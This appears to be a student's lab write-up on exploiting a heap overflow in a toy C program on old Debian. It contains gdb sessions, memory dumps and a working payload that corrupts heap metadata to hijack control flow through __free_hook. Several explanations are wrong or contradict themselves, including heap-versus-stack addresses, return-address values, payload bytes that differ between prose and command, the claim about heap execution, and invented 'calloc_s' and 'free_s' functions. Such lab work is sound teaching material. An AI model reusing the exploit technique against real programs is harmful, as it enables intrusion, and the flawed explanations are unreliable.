Question 6.1

Option *g* ensures that the compiler generates debugging information in the executable file.
Option *N* disables optimisations, such as optimised code alignment.

Question 6.2

Heap overflow occurs when data is written past the end of a dynamically allocated buffer in the heap. The heap overflow vulnerability in the code is in the *main* function in the following code:
strcpy(m1, argv[1]);
With the following code: **m1 = malloc(10);**, *m1* is allocated 10 bytes of memory. However, there is no check to ensure that the string in *argv[1]* isn't larger than 10 bytes. If the said string is larger than 10 bytes, *strcpy()* will copy the full string into the memory allocated for *m1*, which would cause a buffer overflow.

Question 6.3

The control flow of the program will never be redirected by the program itself. The *executeme* function contains an if-statement (*if (a > 42)*) which will never be executed because *a* is set to be always 2. The only way to redirect the flow of the program is to do as explained in question 6.7, i.e., to overwrite the return address with the address of the *executeme* function.

Question 6.4

m1 is located at address 0xbffffde8.
m2 is located at address 0xbffffe34.

```
QEMU - (Press ^⌥G to release Mouse)
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(gdb) run
Starting program: /root/a.out
m1: 0x8078280
m2: 0x8078290

Program received signal SIGSEGV, Segmentation fault.
0x804c891 in strcpy ()
(gdb) break main
Breakpoint 1 at 0x804820a: file heap.c, line 19.
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/a.out

Breakpoint 1, main (argn=1, argv=0xbffffe34) at heap.c:19
19        m1 = malloc(10);
(gdb) print m1
$1 = (void *) 0xbffffde8
(gdb) print m2
$2 = (void *) 0xbffffe34
(gdb)
```

In order to better locate (visually) the heap chunks for m1 and m2, we run the program in gdb with input “AAAAAAAAAA”.
We find that the heap chunk for m1 is located at address 0xbffffeb8:

```
(gdb) x/35xg 0xbffffde8
0xbffffde8:    0x0000000000000000    0x0000000000000000
0xbffffdf8:    0x0804812100000000    0x0000000208048204
0xbffffe08:    0x080480b4bffffe24    0x000000000806e3c0
0xbffffe18:    0x00000000bffffe1c    0xbffffead00000002
0xbffffe28:    0x00000000bffffeb9    0xbffffecebffffec4
0xbffffe38:    0xbffffee5bffffed5    0xbfffff0abffffeef
0xbffffe48:    0xbfffff2bbfffff24    0xbfffff40bfffff38
0xbffffe58:    0xbfffff5cbfffff50    0xbfffff7abfffff6c
0xbffffe68:    0xbfffff96bfffff8b    0x00000000bfffffa1
0xbffffe78:    0x0781abfd00000010    0xbffffea80000000f
0xbffffe88:    0x0000000000000000    0x0000000000000000
0xbffffe98:    0x0000000000000000    0x0000000000000000
0xbffffea8:    0x6f722f0036383669    0x74756f2e612f746f
0xbffffeb8:    0x4141414141414100    0x3d44575000414141
0xbffffec8:    0x5a4800746f6f722f    0x534f48003030313d
0xbffffed8:    0x65643d454d414e54    0x455355006e616962
0xbffffee8:    0x4d00746f6f723d52    0x3d45505954484341
0xbffffef8:    0x2d63702d36383369
(gdb) _
```

We find that the heap chunk for m2 is located at address 0xbffffeb4:

```
(gdb) x/35xg 0xbffffe34
0xbffffe34:     0xbffffed5bffffece      0xbffffeefbffffee5
0xbffffe44:     0xbfffff24bfffff0a      0xbfffff38bfffff2b
0xbffffe54:     0xbfffff50bfffff40      0xbfffff6cbfffff5c
0xbffffe64:     0xbfffff8bbfffff7a      0xbfffffa1bfffff96
0xbffffe74:     0x0000001000000000      0x0000000f0781abfd
0xbffffe84:     0x00000000bffffea8      0x0000000000000000
0xbffffe94:     0x0000000000000000      0x0000000000000000
0xbffffea4:     0x3638366900000000      0x612f746f6f722f00
0xbffffeb4:     0x4141410074756f2e      0x0041414141414141
0xbffffec4:     0x6f6f722f3d445750      0x3030313d5a480074
0xbffffed4:     0x4d414e54534f4800      0x6e61696265643d45
0xbffffee4:     0x6f723d5245535500      0x544843414d00746f
0xbffffef4:     0x363833693d455059      0x756e696c2d63702d
0xbfffff04:     0x414d00756e672d78      0x2f7261762f3d4c49
0xbfffff14:     0x616d2f6c6f6f7073      0x00746f6f722f6c69
0xbfffff24:     0x4c00433d474e414c      0x723d454d414e474f
0xbfffff34:     0x564c485300746f6f      0x4853554800313d4c
0xbfffff44:     0x41463d4e49474f4c
(gdb)
```

We use *x/gx $esp* to examine the memory at the stack pointer, and we get that at the address 0xbffffd74, there's a hexadecimal value 0x00000002bffffe24. We then use *x/2wx 0x00000002bffffe24-8* to find the values in the “size” and “prev_size” fields after the first free function has finished and with the input “AAAAAAAAAA”. We subtracted 8 from the address in order to inspect the memory at an offset of 8 bytes (i.e., where the metadata of the heap chunk is located). We get output 0xbffffe1c: 0x00000000 0x00000002.

```
(gdb) break free
Breakpoint 1 at 0x804a794
(gdb) run AAAAAAAAAA
Starting program: /root/a.out AAAAAAAAAA
m1: 0x8078280
m2: 0x8078290

Breakpoint 1, 0x804a794 in free ()
(gdb) x/gx $esp
0xbffffd74:     0x00000002bffffe24
(gdb) print *0x00000002bffffe24
$1 = -1073742163
(gdb) print 0x00000002bffffe24
$2 = 11811159588
(gdb) x/2wx 0x00000002bffffe24-8
0xbffffe1c:     0x00000000      0x00000002
(gdb) _
```

The value of “prev_size” is 0x00000000, which indicates that this is the first free function (i.e., first heap chunk).
The value of “size” is 0x00000002, which indicates that the size of the current heap chunk is 2 units.

Question 6.5

The address on the stack at which the return address of the “free()” function is located is: 0xbffffdccbffffe34 (or simply 0xbffffe34).

```
(gdb) bp chunk_free
Undefined command: "bp".  Try "help".
(gdb) break chunk_free
Breakpoint 2 at 0x804a831
(gdb) print free
$3 = {<text variable, no debug info>} 0x804a78c <free>
(gdb) break free
Note: breakpoint 1 also set at pc 0x804a794.
Breakpoint 3 at 0x804a794
(gdb) run $(cat AAAAAAAAAAAAAAAAAAAAAAAA)
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/a.out $(cat AAAAAAAAAAAAAAAAAAAAAAAA)
cat: AAAAAAAAAAAAAAAAAAAAAAAA: No such file or directory
m1: 0x8078280
m2: 0x8078290

Program received signal SIGSEGV, Segmentation fault.
0x804c891 in strcpy ()
(gdb)
```

```
QEMU
0x804c891 in strcpy ()
(gdb) x/40gx $esp
0xbffffd98:     0xbffffdccbffffe34      0x080782800804826f
0xbffffda8:     0x0804835f00000000      0x00000001080770ac
0xbffffdb8:     0x0804cd47bffffdd8      0x0807829000000001
0xbffffdc8:     0xbffffe0808078280      0x0000000108048345
0xbffffdd8:     0xbffffe3cbffffe34      0xbffffe340806e3c0
0xbffffde8:     0x08048332bffffe08      0x0000000100000000
0xbffffdf8:     0x0000000000000000      0x0000000000000000
0xbffffe08:     0x0804812100000000      0x0000000108048204
0xbffffe18:     0x080480b4bffffe34      0x000000000806e3c0
0xbffffe28:     0x00000000bffffe2c      0xbffffeb800000001
0xbffffe38:     0xbffffec400000000      0xbffffed5bffffece
0xbffffe48:     0xbffffeefbffffee5      0xbfffff24bfffff0a
0xbffffe58:     0xbfffff38bfffff2b      0xbfffff50bfffff40
0xbffffe68:     0xbfffff6cbfffff5c      0xbfffff8bbfffff7a
0xbffffe78:     0xbfffffa1bfffff96      0x0000001000000000
0xbffffe88:     0x0000000f0781abfd      0x00000000bffffeb3
0xbffffe98:     0x0000000000000000      0x0000000000000000
0xbffffea8:     0x0000000000000000      0x0036383669000000
0xbffffeb8:     0x2e612f746f6f722f      0x3d4457500074756f
0xbffffec8:     0x5a4800746f6f722f      0x534f48003030313d
(gdb) print *(void**)($esp)
$4 = (void *) 0xbffffe34
(gdb)
```

Question 6.6

The *executeme* function is located at address 0x80481c0:

```
(gdb) x/20i executeme
0x80481c0 <executeme>:  push   %ebp
0x80481c1 <executeme+1>:        mov    %esp,%ebp
0x80481c3 <executeme+3>:        sub    $0x18,%esp
0x80481c6 <executeme+6>:        movl   $0x2,0xfffffffc(%ebp)
0x80481cd <executeme+13>:       cmpl   $0x2a,0xfffffffc(%ebp)
0x80481d1 <executeme+17>:       jle    0x80481e3 <executeme+35>
0x80481d3 <executeme+19>:       add    $0xfffffff4,%esp
0x80481d6 <executeme+22>:       push   $0x806e400
0x80481db <executeme+27>:       call   0x8048740 <printf>
0x80481e0 <executeme+32>:       add    $0x10,%esp
0x80481e3 <executeme+35>:       add    $0xfffffff4,%esp
0x80481e6 <executeme+38>:       push   $0x806e420
0x80481eb <executeme+43>:       call   0x8048740 <printf>
0x80481f0 <executeme+48>:       add    $0x10,%esp
0x80481f3 <executeme+51>:       add    $0xfffffff4,%esp
0x80481f6 <executeme+54>:       push   $0xffffffff
0x80481f8 <executeme+56>:       call   0x8048580 <exit>
0x80481fd <executeme+61>:       add    $0x10,%esp
0x8048200 <executeme+64>:       leave
0x8048201 <executeme+65>:       ret
(gdb)
```


Question 6.7

We have to overwrite the return address with the address of the *executeme* function. The input is in little endian notation as follows: 8 bytes of padding (\x41), followed by 0xffffffff (which sets the previous chunk to be size–1), followed by the addresses for the __free_hook symbol location (which ensures execution of *executeme* when *free* has been called), and in the end we have the 4 bytes of the *executeme* function's address:

\x41\x41\x41\x41\x41\x41\x41\x41\xff\xff\xff\xff\xfc\xff\xff\xff\x2c\x64\x07\x08\xc0\x81\x04\x08

```
debian:~# printf "\x41\x41\x41\x41\x41\x41\x41\x41\xff\xff\xff\xff\xcf\xff\xff\x
ff\x2c\x64\x07\x08\xc0\x81\x04\x08" > input234
debian:~# gdb a.out
GNU gdb 19990928
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(gdb) run $(cat input234)
Starting program: /root/a.out $(cat input234)
m1: 0x8078280
m2: 0x8078290
Not reachable
Congrats, you have reached the end of this lab!

Program exited with code 0377.
(gdb)
```



Question 6.8

The executeme function has a weird condition which is never executed. Why is this useful to the attacker?

The *executeme* function contains an if-statement (*if (a > 42)*). This could ensure that the program doesn't immediately crash when an overwritten return address is returned, and instead returns a warning message. However, as explained in question 6.3, this if-statement will never be executed because *a* is set to be always 2. This could be useful to the attacker because he could redirect the control flow to the *executeme* function (as in question 6.7). Thus, he can exploit the program and execute arbitrary code.

Could this heap overflow correctly execute any function?

In our scenario, the attacker can redirect the control flow to the *executeme* function because he can obtain its address via the buffer overflow. However, executing any arbitrary function might require further exploitation techniques, such as Return-Oriented Programming (ROP).

Is the heap marked as executable in this version of Debian from the 2000's?

The heap is not marked as executable by default, as modern security practices such as Data Execution Prevention (DEP) or Address Space Layout Randomization (ASLR) are not part of Debian version 2.2.

Question 6.9

We could prevent heap buffer overflow exploitations by:

- Using safe functions: We can replace *malloc*, *calloc*, *free*, *sprintf*, and *strcpy* with safer alternatives that perform bounds checking, such as *calloc_s*, *free_s*, *snprintf*, and *strncpy*, respectively.
- Performing bounds checking to ensure that read and write operations stay within allocated bounds, so they don't cause potential buffer overflows otherwise.
- Validating the user input in order to ensure it stays within the expected bounds and formats.
- Enabling ASLR (Address Space Layout Randomization) in order to randomize the memory layout of the process. This will make it harder for attackers to predict memory layout and exploit buffer overflows.
- Use Address Sanitizer (Asan) to detect memory errors such as buffer overflows, use-after-free, and memory leaks during runtime.
- Use stack canaries, position-independent executables (PIE), and non-executable stack and heap (NX) to provide additional protections against buffer overflow exploits.
- Utilize static and dynamic analysis tools, which can detect heap buffer overflow vulnerabilities during development.